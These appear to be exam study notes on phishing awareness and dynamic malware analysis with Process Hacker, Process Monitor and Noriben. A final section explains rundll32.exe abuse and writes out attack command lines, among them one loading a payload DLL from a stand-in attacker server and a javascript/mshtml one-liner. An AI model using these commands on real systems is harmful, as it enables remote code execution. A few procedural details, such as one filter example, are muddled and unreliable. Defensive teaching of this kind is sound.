Generic Greetings	"Dear Customer" instead of your real name.
Fake or Slightly Altered Sender Address	`support@paypa1.com` instead of `support@paypal.com`.
Suspicious Links	Hover over links → If it leads to a different domain, it's **phishing**.
Unexpected Attachments	**ZIP, EXE, PDF files** may contain malware.

Poor Grammar & Spelling Mistakes	Legitimate companies avoid errors.
Unusual Requests for Sensitive Info	Banks & IT support **never** ask for passwords via email.
HTTPS Missing on Login Pages	Secure websites **always** have 🔒 `https://`.

---

3. How to Protect Against Phishing

✅ **Verify senders before clicking links or opening attachments.**
✅ **Hover over links** before clicking → Check if they lead to legitimate sites.
✅ **Enable Multi-Factor Authentication (MFA)** → Even if credentials are stolen, attackers can't access accounts.
✅ **Use email filtering tools** to block phishing attempts.
✅ **Report phishing emails** to IT/security teams or anti-phishing services.

SLIP 20

Q1. What steps would you take using Process Hacker to monitor system activities like process creation, file system changes, and network connections made by a suspicious malware sample? (15)

Steps to Monitor System Activities Using Process Hacker

Process Hacker is a powerful tool for monitoring **process creation, file system changes, and network connections** to analyze suspicious malware behavior. Follow these steps:

---

1. Monitor Process Creation

🔹 **Why?** Malware often creates new processes or injects code into legitimate ones.

Steps:

✅ **Open Process Hacker** (Run as Administrator).
✅ Click on **"Processes" tab** → View active processes.
✅ Look for **suspicious processes** with unusual names (e.g., `svchost.exe` running from an unusual location).
✅ Right-click on the suspicious process → Select **Properties**.

✅ Check **Command Line** (Malware often runs hidden scripts via `cmd.exe` or `powershell.exe`).
✅ Observe **Parent Process** (If `winword.exe` spawns `cmd.exe`, it might be a macro-based attack).

🛠️ **Example:** If a process like `randomname.exe` suddenly appears and runs `cmd.exe /c script.bat`, it could be malware.

---

2. Monitor File System Changes

🔹 **Why?** Malware may modify system files, drop payloads, or create persistence mechanisms.

Steps:

✅ Click on the **"Disk" tab** → Select **"File access"**.
✅ Identify files being created or modified (e.g., suspicious `.exe`, `.dll`, `.bat` files).
✅ **Check timestamps** (If an unknown file was recently created, investigate further).
✅ Look for unusual activity in system folders (`C:\Windows\System32`, `C:\Users\Public\`).

🛠️ **Example:** If `malware.exe` writes a new `startup.exe` in `C:\Users\Public\Startup\`, it is attempting **persistence**.

---

3. Monitor Network Connections

🔹 **Why?** Malware often communicates with a **Command & Control (C2) server**.

Steps:

✅ Click on the **"Network" tab** → See **active network connections**.
✅ Look for unknown **remote IPs or domains** (Malware may connect to suspicious foreign servers).
✅ Check if a process is sending/receiving large amounts of data (Could be exfiltrating data).
✅ Right-click **suspicious connections** → Select **"Terminate"** to cut off communication.

🛠️ **Example:** If `malware.exe` is connecting to `http://random-domain.ru`, it may be exfiltrating data.

---

4. Detect Hidden or Suspended Processes

🔹 **Why?** Some malware **hides** its process or **suspends execution** to avoid detection.

Steps:

✅ Right-click the process → Select **"Miscellaneous"** → **"Toggle Hidden"**.
✅ If a process is **hidden**, malware may be trying to evade detection.
✅ Right-click **"Resume"** if malware is **suspended** (For live debugging in a controlled environment).

🛠️ **Example:** If `malicious.exe` is **suspended**, it may be waiting for user action (e.g., opening a document).

---

5. Investigate Running Services

🔹 **Why?** Malware may install itself as a **persistent service**.

Steps:

✅ Click on the **"Services" tab** → Look for unknown or unusual services.
✅ Check **service description** (Malware may disguise as a system service).
✅ Right-click → **"Stop"** or **"Delete"** suspicious services.

🛠️ **Example:** If a service named `Windows Update Helper` is running from `C:\Temp\`, it's likely malware.

---

6. Investigate Process Memory & Injected Code

🔹 **Why?** Some malware **injects code** into legitimate processes to stay hidden.

Steps:

✅ Right-click the process → Select **"Memory"**.
✅ Look for **unknown or unusual DLLs** loaded into a process.
✅ Right-click → Select **"Dump Memory"** (For offline analysis).

🛠️ **Example:** If `explorer.exe` has a **random injected DLL**, it may be a **Remote Access Trojan (RAT)**.

---

7. Terminate & Analyze the Malware Sample

🔹 **If the malware is identified**, you can:
✅ **Suspend** the process (Right-click → Suspend) to prevent further actions.
✅ **Kill** the process (Right-click → Terminate).
✅ Extract the malware **hash** (`MD5`, `SHA256`) and check in **VirusTotal**.
✅ Use **Wireshark** to analyze network traffic.

Conclusion

Using **Process Hacker**, you can monitor:
✅ **Process Creation** → Detect unauthorized executions.
✅ **File System Changes** → Track modifications or persistence.
✅ **Network Connections** → Identify suspicious C2 communications.

Q2. How can you use a browser extension or security tool to protect yourself from phishing websites? Explain how these tools can help identify fraudulent sites. (15)

1. Use Browser Extensions for Phishing Protection

🔹 **What Are They?**
Extensions like **Bitdefender TrafficLight, Netcraft Anti-Phishing, and Avast Online Security** analyze website URLs and warn users about suspicious sites.

🔹 **How They Help:**
✅ **URL Scanning** → Checks if the website is blacklisted or has a suspicious domain.
✅ **Real-Time Warnings** → Alerts if a website is known for phishing attacks.
✅ **Safe Browsing Features** → Prevents automatic redirection to malicious sites.

🛠️ **Example:** If you visit `www.bank-login-secure.com`, the extension may **warn** that it is not the real bank website.

---

2. Enable Built-in Browser Security Features

Most modern browsers have built-in phishing protection.

🔹 **Steps to Enable:**
✅ **Google Chrome** → Go to **Settings > Privacy & Security > Safe Browsing** (Enable Enhanced Protection).
✅ **Mozilla Firefox** → Enable **Phishing and Malware Protection** in security settings.
✅ **Microsoft Edge** → Uses **Microsoft Defender SmartScreen** to block fake sites.

🛠️ **Example:** If you open a **phishing link**, Chrome may **block the page** and show a **red warning screen**.

---

3. Use Security Software with Web Protection

🔹 **Antivirus tools** like **Norton, McAfee, and Kaspersky** come with **web protection features**.

🔹 **How They Help:**
✅ **Blocks Phishing Websites** before you visit them.
✅ **Detects Fake Login Pages** and prevents credential theft.
✅ **Warns About Suspicious Downloads** that might contain malware.

🛠️ **Example:** If you try downloading a fake **"Google Docs" login page**, security software may **block it as a phishing attempt**.

---

4. Check for HTTPS and Domain Spoofing

🔹 **Phishing websites** often use URLs that look similar to real ones.

✅ **Real Site:** `https://paypal.com`
🚨 **Fake Site:** `https://paypall.com-secure-login.com`

🔹 **How to Protect Yourself:**
✅ Always **double-check** the URL before entering credentials.
✅ Click the **lock icon** 🔒 in the browser to verify the **SSL certificate**.
✅ Use **browser extensions** that highlight trusted domains.

🛠️ **Example: Netcraft Anti-Phishing** shows a **green bar** if the site is legitimate.

---

5. Use Password Managers

🔹 **Why?** Phishing websites **cannot trick** a password manager.

✅ **Auto-fills Credentials Only on Real Sites** (If it doesn't auto-fill, the site is fake).
✅ **Prevents Typing Passwords on Fake Pages** (Avoids credential theft).
✅ **Warns About Suspicious Domains** before login.

🛠️ **Example:** If a fake website **looks like Facebook** but has a different URL, your **password manager will not auto-fill** the credentials.

Conclusion

🔹 **Best Practices for Phishing Protection:**
✅ **Use Anti-Phishing Browser Extensions** (Bitdefender, Netcraft).
✅ **Enable Built-in Browser Security Features** (Safe Browsing, SmartScreen).
✅ **Use Security Software with Web Protection** (Antivirus tools).
✅ **Check for HTTPS & Domain Spoofing** (Look for 🔒).
✅ **Use a Password Manager** (Prevents phishing login attempts).

SLIP 21

Q1. How do you install Process Monitor, and what configurations should you adjust to effectively capture the activities of malware during dynamic analysis (15)

Installing and Configuring Process Monitor for Malware Analysis

Process Monitor (ProcMon) is a Windows tool used for monitoring system activities such as **process creation, registry changes, file modifications, and network activity**. It is useful for analyzing malware behavior during dynamic analysis.

Step 1: Installing Process Monitor

1️⃣ **Download ProcMon**

- Go to the official Microsoft Sysinternals website:
  🔗 https://learn.microsoft.com/en-us/sysinternals/downloads/procmon
- Download the **Process Monitor ZIP file**.

2️⃣ **Extract and Run**

- Extract the ZIP file.
- **Run `Procmon.exe` as Administrator** (right-click → "Run as administrator").

- Accept the **End User License Agreement (EULA)**.

Step 2: Configuring Process Monitor for Malware Analysis

To effectively capture malware activity, adjust the following settings:

1️⃣ Enable Only Relevant Event Categories

By default, Process Monitor captures all events, which can create too much noise.

🔹 Click on **Filter** → **Enable Advanced Output**
🔹 Disable unnecessary categories:
✅ **Enable only:**

- **Process Activity (Create, Terminate, etc.)**
- **Registry Activity (Modifications, Key Creation, etc.)**
- **File System Activity (File Reads, Writes, Deletes, etc.)**
- **Network Activity (Optional for malware that communicates over the internet)**

2️⃣ Set Up Filters to Focus on Malware Process

Filtering helps in focusing on the suspected malware file instead of all system activity.

🔹 **Steps:**

1. Click on **Filter** → **Filter...**
2. In the filter window, select **"Process Name"**
3. Type the suspected **malware filename** (e.g., `malware.exe`)
4. Click **"Add"** → Then **OK**

✅ This ensures that only malware-related events are displayed.

3️⃣ Enable Boot Logging (If Needed)

If malware executes at startup, **enable boot logging** to capture activity before Windows fully loads.

- Click **Options** → **Enable Boot Logging**
- Restart the VM and check logs after reboot.

4️⃣ Set Up Auto-Scroll and Capture Events

To analyze malware behavior in real-time:

- Click **Edit** → **Auto Scroll** (Ensures you see live events).
- Ensure **Capture Events** is enabled (File → Capture Events ✅).

Step 3: Capturing and Analyzing Malware Behavior

1️⃣ **Run the malware sample inside a Virtual Machine (VM)**.
2️⃣ **Monitor Process Monitor** for unusual activity such as:
✅ New processes created by the malware.
✅ Registry modifications (e.g., adding startup persistence).
✅ File system changes (e.g., malware dropping files in system folders).
✅ Network connections to suspicious IPs.
3️⃣ **Save the log** for further analysis:

- Go to **File** → **Save As**
- Choose **CSV or PML format** for later review.

Step 4: Restoring the VM

- If the malware corrupts the system, **restore from a snapshot** to reset the VM.
- Use **Process Monitor logs** to generate reports on malware behavior.

Conclusion

- **Install Process Monitor** from Microsoft Sysinternals.
- **Enable only necessary event categories** (Process, Registry, File, Network).
- **Filter malware process name** for focused monitoring.
- **Enable boot logging** if malware starts at system boot.
- **Monitor and analyze logs** to understand malware behavior.

Q2. How would you respond if you received a phishing email that appeared to be from your bank or employer? What steps should you take to report and avoid being compromised? (15)

How to Respond to a Phishing Email from Your Bank or Employer

If you receive a phishing email that looks like it's from your **bank** or **employer**, follow these steps to protect yourself and report the scam.

1️⃣ Do Not Click on Any Links or Attachments 🚫

🔹 **Phishing emails** often contain malicious links or attachments that can steal your credentials or install malware.
🔹 **Hover over links** (without clicking) to check the real URL – if it looks suspicious, do not open it.

🛠️ **Example:**
✅ **Legit Bank URL:** `https://www.yourbank.com/login`
🚨 **Fake URL:** `https://yourbank.secure-login.com`

2️⃣ Verify the Email Sender 📧

🔹 Check the **sender's email address** carefully.
🔹 **Official emails** come from company domains (e.g., `@yourbank.com` or `@company.com`).
🔹 **Phishing emails** may use lookalike domains (e.g., `@yourbank-secure.com`).

3️⃣ Contact the Bank or Employer Directly 📞

🔹 **Do not reply** to the email.
🔹 Use **official contact details** from your bank's website or your employer's IT team.
🔹 Ask them to confirm if they sent the email.

4️⃣ Report the Phishing Email 🚨

🔹 **For Employers:**
✅ Forward the email to **your IT/security team** (e.g., `security@company.com`).
✅ **Mark as Phishing** in your email client (e.g., Outlook, Gmail).

🔹 **For Banks:**
✅ Most banks have an **official fraud reporting email** (e.g., `phishing@yourbank.com`).
✅ Call customer support to report the scam.

🔹 **To Authorities:**
✅ **Report to CERT-In (India)** → `incident@cert-in.org.in`
✅ **Google & Microsoft Anti-Phishing Teams** → Use their report phishing feature.

5️⃣ Secure Your Accounts 🔐

🔹 If you **clicked a link or entered credentials**, **change your password immediately**.
🔹 Enable **two-factor authentication (2FA)** on your accounts.
🔹 Scan your device for **malware** (use Windows Defender, Malwarebytes, etc.).

6️⃣ Educate Yourself and Others 🛡️

🔹 Learn to recognize **phishing techniques** (spoofed domains, urgent requests, fake attachments).
🔹 If the phishing email targeted your **workplace**, inform **co-workers** to stay alert.


Summary of Actions:


✅ **Do NOT click on links or open attachments**
✅ **Verify sender's email and contact the organization directly**
✅ **Report the email** to your employer, bank, and authorities
✅ **Change passwords and enable 2FA** if compromised
✅ **Educate yourself and others** on phishing scams

SLIP 22

Q1. After installing Process Monitor, explain how to filter out unnecessary noise and focus on relevant system activity while analyzing a sample malware. What types of events should you be

looking for? (15)





1️⃣ Set Up Initial Filters to Reduce Noise

Since **ProcMon** records thousands of events per second, it's crucial to apply filters to focus on **malware-related activity**.

🔹 Steps to Apply Filters:

1. Open **Process Monitor** and go to **Filter → Filter…**
2. Add **filters based on malware behavior:**
    - **Filter by Process Name** → If you know the malware's name (e.g., `malware.exe`):

        - `Process Name` **is** `malware.exe` → **Include**
    - **Exclude Common Windows Processes** → Reduce background noise:
        - `Process Name` **is** `svchost.exe` → **Exclude**
        - `Process Name` **is** `explorer.exe` → **Exclude**
    - **Filter by Suspicious File or Registry Access**:
        - `Path` **contains** `C:\Windows\System32` → **Include**
        - `Path` **contains** `Run` (for persistence in registry) → **Include**
    - **Filter by Network Activity** (If malware communicates externally):
        - `Operation` **is** `TCP Connect` → **Include**
3. Click **Apply** and **OK** to activate the filters.

2️⃣ Focus on Key Events When Analyzing Malware

When investigating a malware sample, focus on these specific event types:

🔹 Process and Thread Activity (Process Injection, Creation)

✅ Look for:

- **New processes created** (`Process Create`) → Malware may spawn child processes.
- **Process injection** (`WriteVirtualMemory`) → Malware modifying another process.
- **Unusual command-line arguments** in the **"Command Line"** column.

🔹 File System Activity (Payloads, Dropped Files)

✅ Look for:

- **Files being created in sensitive locations** (`CreateFile`)
    - Example: Malware writing to `C:\Windows\System32`
- **File modifications** (`WriteFile`) → Malware modifying system files.
- **File deletion** (`DeleteFile`) → Malware covering tracks.

🔹 Registry Modifications (Persistence Mechanisms)

✅ Look for:

- **Registry modifications to autostart locations** (`RegSetValue`)

    - Example: `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\malware.exe`
- **Disabling security features** (`RegDeleteValue`)
    - Example: `Windows Defender registry keys being deleted`.

🔹 Network Activity (C2 Communication, Data Exfiltration)

✅ Look for:

- **Connections to suspicious IPs** (`TCP Connect`)
- **DNS queries to unknown domains** (`UDP Send`)
- **Data being sent out** (`Send` operation)

3️⃣ Export and Analyze Data for Further Investigation

After filtering and identifying suspicious activities:

- 🔹 Save the filtered logs → **File** → **Save As** (Format: `.PML` or `.CSV`)
- 🔹 **Correlate findings with threat intelligence** (e.g., check hashes, IPs on VirusTotal).

4️⃣ Restore the Virtual Machine If Needed

- 🔹 If the malware has modified the system, **restore your VM snapshot** to a clean state.

🔹 Summary of Key Actions

✅ **Filter out unnecessary events** (exclude system processes, focus on malware actions).
✅ **Monitor process creation, file system modifications, registry changes, and network activity.**
✅ **Analyze captured logs and compare with known malware behaviors.**
✅ **Save logs and restore the system if compromised.**

Q2. How would you configure a Windows machine to block unauthorized USB devices while still allowing approved devices to function? What steps would you take to set up a device management policy for USB ports? (15)

SLIP 23

Q1. How would you use Process Monitor to identify system file or registry modifications that a malware sample may make? Give an example of an event you would investigate in detail. (15)

Using Process Monitor to Detect Malware-Induced System File or Registry Modifications

Process Monitor (Procmon) is a powerful tool from Microsoft's **Sysinternals Suite** that logs real-time **file system, registry, network, and process activity** on Windows. It helps detect how malware modifies system files and registry keys.

Steps to Use Process Monitor for Malware Analysis

1. Download and Run Process Monitor

- Download from **Microsoft Sysinternals**.
- Run `procmon.exe` **as Administrator** to capture system-wide activity.

2. Set Up Filters to Focus on Malware Activity

- **Click on "Filter" → "Filter…"**
- Add filters to exclude unnecessary logs:
    - **Process Name is NOT** `malware.exe` (if known)
    - **Operation contains** `RegSetValue` (Registry modifications)
    - **Operation contains** `WriteFile` (File modifications)
    - **Result is NOT** `SUCCESS` (Ignore failed attempts)

3. Run the Suspected Malware Sample

- Execute the malware in a controlled environment (e.g., VM, sandbox).

- Observe real-time logs in **Process Monitor**.

4. Analyze Suspicious Events

Look for unusual activity such as:

- **New registry entries** in `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run` (persistence mechanisms).
- **Unexpected file writes** in `C:\Windows\System32\` or `C:\Users\Public\`.
- **Network connections** indicating potential data exfiltration.

Example: Investigating a Malware Registry Modification Event

Scenario

You notice the following event in Process Monitor:

Event	Detail
Process Name	`malware.exe`
Operation	`RegSetValue`
Path	`HKCU\Software\Microsoft\Windows\CurrentVersion\Run\malicious_key`
Value Set	`"C:\Users\Public\malicious.exe"`

Why Investigate This?

- **Persistence Mechanism:** The malware sets itself to execute at startup.
- **Potential Malware Dropping:** The path suggests it may drop and execute a secondary payload.

Further Investigation Steps

1. **Check Process Tree**
    - Use **Process Explorer** (`procexp.exe`) to track parent-child relationships.
    - Identify how `malware.exe` was launched (e.g., via a script, another process).
2. **Inspect Other Registry Modifications**
    - Use `regedit.exe` to inspect `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`.
    - Look for suspicious entries and unknown programs.
3. **Monitor File System Changes**
    - Check if `C:\Users\Public\malicious.exe` exists.
    - Use **VirusTotal** to scan the file.
4. **Check Network Activity**
    - If malware attempts `Send` or `Connect` operations, inspect for **Command & Control (C2) communication**.

Mitigation Strategies

🛑 **Stop Malware Execution:**

Delete the registry key:

reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v malicious_key /f

-
- Remove the malicious file from `C:\Users\Public\`.

🔍 **Prevent Future Attacks:**

- Use **Windows Defender ATP** or **EDR solutions** to detect similar behavior.

- Enable **Group Policy (GPO)** to restrict unauthorized registry modifications.

Conclusion

Process Monitor is essential for identifying how malware interacts with system files and registries. By **filtering events, analyzing suspicious modifications, and tracking persistence mechanisms**, security teams can effectively detect and mitigate malware threats.

Q2. In a situation where a USB drive is suspected to contain malware, how would you safely analyze the device on an isolated system without risking contamination of the main network? What tools or techniques would you use to check for malicious files? (15)

SLIP 24

Q1. What is the Noriben tool, and how is it different from other dynamic analysis tools like Process Monitor or Process Hacker? Describe how you would install and set up Noriben for use (15)

Noriben Tool Overview

Noriben is a lightweight, automated sandbox-like tool used for dynamic malware analysis. It acts as a wrapper around **Sysinternals Process Monitor (Procmon)** to capture system activity logs and filter them for relevant forensic data. The tool simplifies malware analysis by reducing the overwhelming amount of data logged by Procmon into a human-readable format.

Differences Between Noriben and Other Dynamic Analysis Tools

Feature	Noriben	Process Monitor	Process Hacker
Purpose	Automated malware analysis	General system monitoring	Process manipulation and debugging
Ease of Use	Simple, with automated filtering	Requires manual filtering	Requires user intervention
Data Output	Generates concise, filtered logs	Large, raw log files	Displays real-time system activity
Automation	Runs with minimal user input	Requires manual configuration	Mostly manual operations

Focus	Malware behavior analysis	General system event logging	Process termination, debugging, and monitoring

Installing and Setting Up Noriben

1. **Download Noriben:**
    - Get Noriben from its official GitHub repository:
      📌 https://github.com/Rurik/Noriben
2. **Download Process Monitor:**
    - Download **Procmon** from Microsoft's Sysinternals suite:
      📌 https://docs.microsoft.com/en-us/sysinternals/downloads/procmon
    - Extract `Procmon.exe` to the same directory as Noriben for seamless operation.
3. **Install Python:**
    - Noriben requires **Python 3** to run. Download and install it from:
      📌 https://www.python.org/downloads/
4. **Run Noriben:**
    - Open **Command Prompt** (`cmd.exe`) as Administrator.

Navigate to the Noriben folder:

```
cd C:\Path\to\Noriben
```

Execute Noriben with administrative privileges:

```
python Noriben.py
```

    - Noriben will start Process Monitor in the background and begin capturing system activity.

5. **Execute the Sample (Malware/Software):**
    - Run the suspected malware/sample software while Noriben is monitoring.
6. **Stop Logging:**
    - Once the sample has executed, stop Noriben with `CTRL + C`.
    - It will generate a filtered log report (`Noriben_report.txt`) in the working directory.
7. **Analyze the Report:**
    - Review the **filtered** output for indicators of compromise (IoCs), such as file modifications, registry changes, or network connections.

Q2. How do you set up REMnux on a virtual machine? What are the key installation steps, and how would you ensure that the system is ready for malware analysis after installation? (15)

SLIP 25

Q1. Explain the role of rundll32.exe in Windows and how it can be used to execute a DLL file. Why might malware use rundll32.exe for execution? (15)

Role of rundll32.exe in Windows

`rundll32.exe` is a legitimate **Windows system utility** used to execute functions from **Dynamic Link Library (DLL)** files. It is located in:

📍 `C:\Windows\System32\rundll32.exe`

Functions of rundll32.exe:

- Loads and executes DLL functions **without requiring** an executable (`.exe`).

- Used by Windows to run system settings, Control Panel utilities, and background services.
- Helps applications call shared code in DLLs to reduce redundancy.

How to Use rundll32.exe to Execute a DLL

A DLL file contains exported functions, which `rundll32.exe` can execute. The correct syntax is:

rundll32.exe <DLL Path>,<Function Name>

Example 1: Executing a DLL File

Running a function from a DLL manually:

rundll32.exe C:\Windows\System32\shell32.dll,Control_RunDLL

This opens the Control Panel.

Example 2: Running a Malicious DLL

An attacker could use `rundll32.exe` to execute a malicious DLL:

rundll32.exe C:\Users\Public\malicious.dll,StartPayload

Why Malware Uses rundll32.exe for Execution

Cybercriminals abuse `rundll32.exe` for **stealthy malware execution** due to several reasons:

Reason	Explanation
Living-off-the-land (LoL) Technique	`rundll32.exe` is a trusted system process, allowing attackers to avoid detection.
Bypasses Application Whitelisting	Since it is a signed Windows executable, it can evade security software that blocks unknown `.exe` files.

Evasion of Detection	Many security tools focus on `.exe` files, but `.dll` executions via `rundll32.exe` are often overlooked.
Remote Code Execution	Attackers can use `rundll32.exe` to execute payloads from remote servers.
Fileless Attacks	Instead of writing malware to disk, attackers can load malicious DLLs directly into memory, making forensic detection harder.

Practical Example: Using rundll32.exe in Malware Attacks

1. Injecting a Malicious DLL into rundll32.exe

An attacker places a malicious DLL on the system and executes it:

rundll32.exe C:\Temp\evil.dll,RunPayload

2. Remote Execution via rundll32.exe

A PowerShell command can download and execute a DLL remotely:

rundll32.exe \\attacker-server\payload.dll,Start

3. Fileless Execution via Command Injection

A malicious script may use rundll32.exe to execute malicious commands:

cmd.exe /c rundll32.exe javascript:"\..\mshtml,RunHTMLApplication";alert('Hacked!')

Detection and Mitigation Strategies

